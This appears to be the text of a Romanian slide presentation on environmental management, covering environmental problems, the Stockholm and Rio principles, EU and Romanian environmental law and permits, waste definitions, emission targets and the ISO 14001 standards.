- **Impact asupra mediului** = orice modificare a mediului, daunatoare sau benefică, care rezulta total sau partial din activitățile, produsele sau serviciile unei organizații

PROBLEME DE MEDIU

* PROBLEME GLOBALE

Apar la nivelul întregului glob, necesitând acțiuni concertate din partea tuturor sectoarelor comunităților locale, naționale și internaționale.



* PROBLEME REGIONALE

Apar într-una sau mai multe regiuni ale lumii, pot deveni probleme globale, dar nu sunt suficient de importante pentru a necesita un răspuns global.



* PROBLEME LOCALE

Focalizarea pe îngrijorări locale, necesitând un răspuns la nivel național sau subnațional în cadrul politicii guvernamentale naționale de mediu.



PROBLEME GLOBALE DE MEDIU

Încălzirea globală

Defrișări

Poluarea aerului

Poluarea apei

Degradarea solului

Generare deșeuri

Încălzirea globală



WarbletonCouncil.org

Schimbările climatice, cum ar fi încălzirea globală, sunt rezultatul practicilor umane, cum ar fi emisia de gaze cu efect de seră.

Încălzirea globală duce la temperaturi mai ridicate în oceane și la suprafața terestră, provocând topirea stratelor de gheață polare, creșterea nivelului mării și modele de precipitații nenaturale, cum ar fi inundații, zăpadă excesivă și deșertificare.

Defrișări



Aproximativ 30% din suprafața planetei este acoperită de păduri și aproximativ 18 milioane de hectare sunt distruse în fiecare an. Aproape toată această defrișare provine din exploatare și ardere.

Pădurile naturale nu acționează doar ca rezervoare pentru biodiversitate, ci ajută și la menținerea carbonului din atmosferă și din oceane.

Poluarea atmosferei



Sursele de poluare atmosferică sunt variate și pot fi antropice sau naturale:

- arderea combustibililor fosili în producerea de energie electrică, transporturi, industrie și gospodării;
- procese industriale și utilizarea solvenților, de exemplu în industria chimică și extractivă;
- agricultură;
- tratarea deșeurilor;
- erupțiile vulcanice, praful aeropurtat, dispersia sării marine și emisiile de compuși organici volatili din plante

Poluarea apei



- Calitatea apei este influențată prin aporturi directe, de exemplu de la o fabrică sau o stație de epurare, care se numesc **„surse punctuale de poluare”**.
- De asemenea, este influențată de poluarea din surse răspândite, de exemplu prin nutrienți și pesticide din agricultură și poluanți eliberați în aer de industrie, așa-numita **„poluare difuză”**.

Degradarea solului



Pășunatul excesiv, plantațiile monoculturale, eroziunea, compactarea solului, supraexpunerea la poluanți și conversia utilizării terenului sunt doar câteva dintre modalitățile prin care solul este deteriorat.

Generarea deșeurilor



Consumul excesiv de resurse și crearea de materiale plastice creează o criză globală de eliminare a deșeurilor. Țările dezvoltate sunt renumite pentru producerea unei cantități excesive de gunoi și eliberarea acestor deșeuri în oceane.

Abordarea globala cu privire la mediu

- Declarația Conferinței Națiunilor Unite privind Mediul (Declarația de la Stockholm) - 5 - 16 iunie 1972 - **prima Conferință ONU privind mediul.**
- A fost inițiat Conceptul de *dezvoltare durabilă*
- „Dezvoltarea durabilă este dezvoltarea care urmărește satisfacerea nevoilor prezentului, fără a compromite posibilitatea generațiilor viitoare de a-și satisface propriile nevoi”
- În cadrul Conferinței au fost adoptate 26 de principii privind drepturile și obligațiile statelor în domeniul mediului precum și căile și mijloacele de dezvoltare a cooperării internaționale;

Abordarea globala cu privire la mediu

„**Conferinta ONU de la Rio** privind mediul și dezvoltarea ” 3-14 iunie

- **Primul principiu:** Ființele umane reprezintă obiectivul central al preocupării pentru dezvoltarea durabilă. Acestea au dreptul la o viață sănătoasă și productivă în armonie cu natura.
- **Al doilea principiu:** statele au dreptul suveran de a-și exploata propriile resurse conform politicilor lor de mediu și dezvoltare și responsabilitatea de a se asigura că activitățile care țin de competența lor sau care sunt controlate de acestea nu produc daune mediului altor state sau zone din afara jurisdicției naționale.
- **Al treilea principiu:** Dreptul la dezvoltare trebuie respectat pentru a satisface în mod echitabil nevoile de dezvoltare și de mediu ale generațiilor prezente și viitoare.
- **Al patrulea principiu:** Pentru a asigura o dezvoltare durabilă, protecția mediului va reprezenta o parte integrantă din procesul de dezvoltare, neputând fi considerat un element distinct.
- **Al cincilea principiu:** Toate statele și toți oamenii trebuie să contribuie la realizarea sarcinii esențiale de eradicare a sărăciei ca o condiție indispensabilă pentru dezvoltarea durabilă pentru a reduce diferențele dintre standardele de trai și pentru a satisface mai bine nevoile majorității oamenilor din lume.

PROBLEME REGIONALE DE MEDIU

Istoria legislației de mediu a Uniunii Europene

- 1972 – Summit-ul de la Paris a evidențiat necesitatea acordării unei atenții deosebite protecției mediului în contextul expansiunii economice și a îmbunătățirii standardelor de viață.
- 1987 – Actul Unic European reprezintă un punct de referință al politicii europene de mediu, fiind menționată pentru prima dată în cadrul unui tratat al Comunității Europene.
- 1997 – La nivelul Uniunii Europene, dezvoltarea durabilă a devenit un obiectiv politic începând cu anul 1997, prin includerea sa în „Tratatul de la Maastricht”, tratat ce a conferit protecției mediului un statut complet în cadrul politicilor europene.
- 1999 – Tratatul de la Amsterdam a consolidat baza legală a politicii vizând protecția mediului precum și promovarea dezvoltării durabile în cadrul Uniunii Europene.
- 2001 – Summit-ul de la Goetheborgunde, unde a fost adoptată Strategia de Dezvoltare Durabilă a UE
- 2007 – în cadrul Summit-ului de la Lisabona, a fost semnat „Tratatul de la Lisabona”, denumit oficial „Tratatul de la Lisabona de amendare a Tratatului privind Uniunea Europeană și Tratatul instituind Comunitatea Europeană”, care cuprinde mai multe protocoale privind schimbările climatice și lupta împotriva încălzirii globale, precum și o serie de amendamente cu privire la solidaritatea în probleme legate de furnizarea de energie și a schimbărilor în domeniul politicii energetice europene

PERSPECTIVA ROMÂNIEI ASUPRA DEZVOLTĂRII DURABILE

AGENDA 2030 PENTRU DEZVOLTARE DURABILĂ

România s-a alăturat liderilor celor 193 state membre ale ONU la Summit-ul privind dezvoltarea din septembrie 2015 adoptând Agenda 2030 pentru dezvoltare durabilă dintre care:


- Energie curată și la prețuri accesibile – Asigurarea accesului tuturor la energie la prețuri accesibile, într-un mod sigur, durabil și modern.
- Orașe și comunități durabile – Dezvoltarea orașelor și a așezărilor umane pentru ca ele să fie deschise tuturor, sigure, reziliente și durabile.
- Consum și producție responsabile – Asigurarea unor tipare de consum și producție durabile.
- Acțiune climatică – Luarea unor măsuri urgente de combatere a schimbărilor climatice și a impactului lor.
- Viața acvatică – Conservarea și utilizarea durabilă a oceanelor, mărilor și a resurselor marine pentru o dezvoltare durabilă.

ETAPE DE EVOLUȚIE ÎN MANAGEMENTUL DE MEDIU

IGNORAREA
PROBLEMELOR DE
MEDIU



NEPĂSARE



ABORDARE
REACTIVĂ A
PROBLEMELOR DE
MEDIU




CONFORMARE CU
REGLEMENTĂRILE



ABORDARE PRO-
ACTIVĂ A
PROBLEMELOR DE
MEDIU



PROMOVARE
VOLUNTARĂ A
STANARDELOR
DE MEDIU



IGNORAREA PROBLEMELOR DE MEDIU



RESPECTAREA PREVEDERILOR LEGALE IN DOMENIUL PROTECTIEI MEDIULUI

Evaluare initiala de mediu, Acord de mediu

Pentru proiectele **noi de investiții**, este necesar a se obține punct de vedere de la AGENTIA JUDEȚEANĂ DE MEDIU – posibil sa fie necesară obținerea unui **Acord de Mediu**



- Legea 292/2018 - privind **evaluarea impactului** anumitor proiecte publice și private asupra mediului
- **Acord de mediu** - actul administrativ emis de către autoritatea competentă pentru protecția mediului prin care sunt stabilite condițiile și măsurile pentru protecția mediului, care trebuie respectate în cazul realizării unui proiect;

AUTORIZATIE DE MEDIU



Pentru activitățile cu impact semnificativ asupra mediului este obligatorie obținerea unei autorizații de mediu


Documentația pentru obținere autorizație de mediu se întocmește în conformitate cu ORDINUL nr. 1.798 din 19 noiembrie 2007

AUTORIZAȚIILE DE MEDIU SE SUPUN
PROCEDURII DE VIZARE ANUALĂ

ORDIN nr. 1.171 din 5 noiembrie 2018
privind aprobarea Procedurii pentru aplicarea
vizei anuale a autorizației de mediu și
autorizației integrate de mediu

OUG 92/2021

privind regimul deșeurilor - definiții



Gestionarea deșeurilor – definiții

COLECTARE

strângerea deșeurilor, inclusiv sortarea și stocarea preliminară a deșeurilor în vederea transportării la o instalație de tratare;

TRANSPORT

HG 1061/20008

COLECTARE SEPARATĂ

colectarea în cadrul căreia un flux de deșeuri este păstrat separat în funcție de tipul și natura deșeurilor, cu scopul de a facilita tratarea specifică a acestora



TRATARE

operațiunile de valorificare sau eliminare, inclusiv pregătirea prealabilă valorificării sau eliminării;

Gestionarea deșeurilor – definiții

VALORIFICARE - orice operațiune care are drept rezultat principal faptul că deșeurile servesc unui scop util prin înlocuirea altor materiale care ar fi fost utilizate într-un anumit scop sau faptul că deșeurile sunt pregătite pentru a putea servi scopului respectiv în întreprinderi ori în economie în general.

Anexa nr. 3 la lege stabilește o listă a operațiunilor de valorificare


ELIMINARE - orice operațiune care nu este o operațiune de valorificare, chiar și în cazul în care una dintre consecințele secundare ale acesteia ar fi recuperarea de substanțe sau de energie.

Anexa nr. 2 la lege stabilește o listă a operațiunilor de eliminare

Reducerea volumului de gaze cu efect de seră

- **O reducere a emisiilor de gaze cu efect de seră în UE cu cel puțin 40% până în 2030** (față de nivelurile din 1990) reprezintă unul dintre obiectivele aprobate de Consiliul European

Emisiile de gaze cu efect de seră în UE în funcție de sector* în 2019



* Toate sectoarele, cu excepția utilizării terenurilor, a schimbării utilizării terenurilor și a silviculturii (LULUCF)


Procentajele nu însumează 100% datorită cifrelor rotunde utilizate.

Sursa: Agenția Europeană a Mediului (EEA)



Metoda de reducere a consumurilor energetice

Evaluarea ciclului de viață



Evaluarea ciclului de viață poate lua în considerare contribuția contribuția următoarelor categorii de impact asupra mediului:

- contribuția la efectul de seră;
- impactul asupra stratului de ozon stratosferic;
- contribuția la ploile acide (prin emisii de SO₂);
- poluarea apei din pânzele freatice, ape reziduale, sisteme de tratare, apa de răcire;
- consumul de energie (electrică, gaze, petrol etc.);
- poluarea aerului, gaze toxice;
- praf și particule;

ABORDARE PRO-ACTIVĂ A PROBLEMELOR DE MEDIU

Sisteme de management de mediu

ISO 14001 : 2015

STANDARDELE ISO 14000

SC1 - SISTEME DE MANAGEMENT DE MEDIU

- ISO 14001 Specifică cerințele pentru un SMM care poate fi auditat în vederea certificării de terță parte
- ISO 14004 Furnizează linii directoare pentru a ajuta o organizație în elaborarea și implementarea unui SMM, inclusiv linii directoare care sunt suplimentare cerințelor ISO 14001
- ISO 14061 Conține informații care pot ajuta la implementarea ISO 14001 și ISO 14004 de către organizațiile de managementul pădurilor sau de către industria lemnului

Standardele ISO 14001 Sisteme de management de mediu și ISO 27001 Managementul securității informatice, au o structură comună

Pe platforma ETS se gaseste o corespondenta intre ISO 14001, ISO 9001 si ISO 27001

Beneficiile ISO 14001 – Sistemul de Management de Mediu

ISO 14001 va poate ajuta la:

- Imbunatatirea performantei afacerii dvs. de gestionare a aspectelor de mediu.
- Indeplinirea obligatiilor de conformitate legala.
- Reducerea amenzilor.
- Generarea unei cereri crescute pentru produsele si serviciile dvs. si cresterea gradului de acceptare a acestora.
- Economii de materiale prin prelucrarea completa a produselor, inlocuirea si reciclarea deseurilor.
- Consumul redus de energie.
- Costuri reduse de stocare a materialelor.
- Costuri reduse pentru emisii, evacuari, manipularea deseurilor, transport si eliminare.
- Cresterea randamentelor proceselor.
- Mai putine audituri de la clienti.